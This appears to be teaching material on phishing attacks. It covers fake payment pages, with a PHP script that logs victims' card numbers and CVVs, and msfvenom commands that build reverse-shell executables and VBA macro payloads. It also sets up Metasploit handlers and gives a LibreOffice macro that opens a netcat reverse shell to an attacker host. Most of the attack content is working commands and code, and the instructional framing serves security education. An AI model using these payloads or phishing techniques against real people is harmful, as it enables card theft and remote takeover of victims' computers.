
Phishing Attacks

Stefan Paiu and Tom Chothia

1. Website Phishing Attacks


The most common attack in the Phishing world is via a fake website. The Attacker needs to send an email to victims that directs them to a website. The page is designed to look like one the victim commonly uses so that the victim might insert their confidential data. A phishing site's URL is commonly similar to the trusted one but with certain differences. Security or privacy changes are commonly used to urge the user to insert his details. From spamming to receiving an emergency call from a friend asking you to send money to an account, phishing can be found easily in social contexts. People nowadays have an increased tendency to differentiate what can be malicious and what is safe, however these scams often have an urgent note and one can be easily fooled by thinking action is imminent.

For example, this is how a Visa online payment confirmation screen looks:



An attacker can easily create a similar box, but asking for different credentials such as Card Number, CCV or passwords. Therefore, on your phishing website host you can use, for example, php to store all the details the victim is forced to type in. So, **urgency** keywords, a **website** looking similar to the original, some **html/php** knowledge and an **email** can be enough to induce the victim to provide their bank details.

An example of phishing:



Retrieve Details file

A webpage that demands card details can process the form saving the phished details or forwarding them to an attacker. PHP makes this easy, for example, saving to a file:

```php
<?php

  $handle = fopen("details.txt", "a");

  fwrite($handle, "Card Number: ");
  fwrite($handle, $_POST['cno']);
  fwrite($handle, ",  cvv: ");
  fwrite($handle, $_POST['cvv']);
  fwrite($handle, '\n');

 ?>

```

Examples of phishing websites can be found here: http://www.phishtank.com.

2. Executables

One powerful form of phishing attack is to send the victim an executable and trick them into running it. However, getting the victim to open an executable may be the hardest type of phishing attack to pull off, the victim needs a strong reason to open the executable (e.g. an emergency situation).

The executable payloads can be any code, however the metasploit tool msfvenom provides an easy way to make a range of payloads, for both Linux and Windows. Metaspolit payloads do not display any messages, and so will usually make the user suspicious. A more successful executable attack might insert the payload into an application. It may then run in the background without detection.

The tool msfvenom can create an executable from any metasploit payload. To do this you must tell msfvenom the platform and CPU type as well as all the normal metasploit parameters. E.g. to create a reverse shell that will connect back to the attackers computer and give shell access:

-Targeting Linux

```
msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp LHOST=X.X.X.X LPORT=4444  -b “\x00”
-f elf -o /home/virus
```

where X.X.X.X is the IP address of the attacker’s computer.

-Targeting Windows

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=local.vm LPORT=8080 -b “\x00”
-e x86/shikata_ga_nai -f exe -o /virus.exe
```

To listen, a metasploit handler is needed to run on the attacker’s computer. This can be done in the metaspolit console:

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x64/shell/reverse_tcp
PAYLOAD => linux/x64/shell/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
```

Or as a single command:


```
msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x64/shell/reverse_tcp; set LHOST
X.X.X.X; set LPORT 4444; run; exit -y"
```

3. Macros

Office suite documents can contain embedded code written in **VBA** (Visual Basic for Applications). Such Macros can be a command that can be **recorded** and replayed at any point for swiftness. Its main functionalities include:

- Apply style and formatting
- Manipulate data and text
- Communicate with data sources (databases, text, files etc.)
- Create entirely new documents
- Run commands on your OS (Run/Delete files, Execute shell)

Obviously, the last three are the most liable to be used in a Malware attack, but since Office 2013, all Macros are automatically **disabled** with notification.



Therefore, the victims will have to agree to the macros being run, however if they believe the document to be genuine they will usually agree to this.

a) Creating Windows Macros

Learning VBA is simple and these are the steps to enable creating macros:

1. Go to **File** -> **Options** -> **Customise Ribbon** and on the right column tick the **Developer** box, then click **OK.**
2. Now go to the **Developer** tab and you will find the 

button. Click on it.
3. On the **Insert** box you will find various ways of triggering macro triggers but you can always create a Macro without a graphical representation.

4. No matter the choice on 3, click on 

5. Now, in the current Module (from the list on the left) you can start writing your code.

Some examples of what you can do with Macros

1. Create / Write into a File

```
Sub Save()

'This code Creates the file note.txt and copies into it the values in the selected cells
    Dim myFile As String, rng As Range, cellValue As Variant, i As Integer, j As Integer

    myFile = Application.DefaultFilePath & "\note.txt"

'Selection will be the one a user sets it with the cursor before activating the Macro
    Set rng = Selection

    Open myFile For Output As #1

    For i = 1 To rng.Rows.Count

        For j = 1 To rng.Columns.Count

            cellValue = rng.Cells(i, j).Value

        If j = rng.Columns.Count Then

            Write #1, cellValue

        Else

            Write #1, cellValue,

        End If

        'You have to close Ifs like in pseudocode
        Next j

    Next i
    'Iterate indexes in a FOR

    Close #1

End Sub
```

2. Delete a File

```
Sub DeleteFile()

Dim FileToDelete As String

FileToDelete = "C:\employee.pdf"

      SetAttr FileToDelete, vbNormal

'Kill command deletes the file

      Kill FileToDelete

End Sub
```

3. Open Files with different programs (through shell)

```
Sub OpenAdobe()

Dim PDF_Reader As String, PDF_File As String

    PDF_File = "C:\employee.pdf"

    PDF_Reader = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe"

RetVal = Shell(PDF_Reader & " " & PDF_File, vbNormalFocus)

End Sub
```

```
Sub CallAdobe()

    Call OpenAdobe

End Sub
```


But you can always use any program to run any file or command in Shell.

b) Linux (LibreOffice)

In LibreOffice for Linux, Visual Basic is almost the same as in Windows. The difference appears in terms of syntax. A Linux Macro can:

- **Edit Text**
- **Work with files**
- **Run Shell commands**

To create a Macro, go to **Tools → Macros → Organize Macros → LibreOffice Basic**. Then Select **My_File_Name → Standard** and click **New** on the right-hand side. Just insert the name for your Macro and you are ready to create one. After you finish editing do not forget to press Ctrl+S or manually save it. E.g.:



This inserts in the Cell A1 the text “Hello World!” and displays a message box with the message “Complete”

In LibreOffice, you can create Python macros. A full tutorial on how to set it up and build macros with python can be found here: http://christopher5106.github.io/office/2015/12/06/openoffice-libreoffice-automate-your-office-tasks-with-python-macros.html

Reverse Shell in Macros

An easy way to access the victims’ computer is doing a reverse shell by including ‘**nc -e /bin/sh localhost portnumber**’ inside a Macro. It can be run in various ways, and as macros can execute shell, the final VBA code could look like this:

```
REM  *****  BASIC  *****

Sub Main

    Dim Command As String

    Command = "-e /bin/sh local.vm 8080"

    Shell("/bin/netcat" , vbNormalFocus, Command)

End Sub
```

The listener for this, before the macro is run, can be a simple ‘**nc -lvvp 8080**’ on the attacker’s computer.

Metasploit and Macros

msfvenom can turn any metasploit payload into VBA macro. This can be done with the following command:

```
msfvenom -a x86 --platform linux -p windows/meterpreter/reverse_tcp LHOST=192.168.x.x LPORT=77  -f vba-exe -o /virus
```

Most of the command line options are exactly as above. The key differences is that the -f format flag is set to vba-exe to indicate a Visual Basic for Applications executable.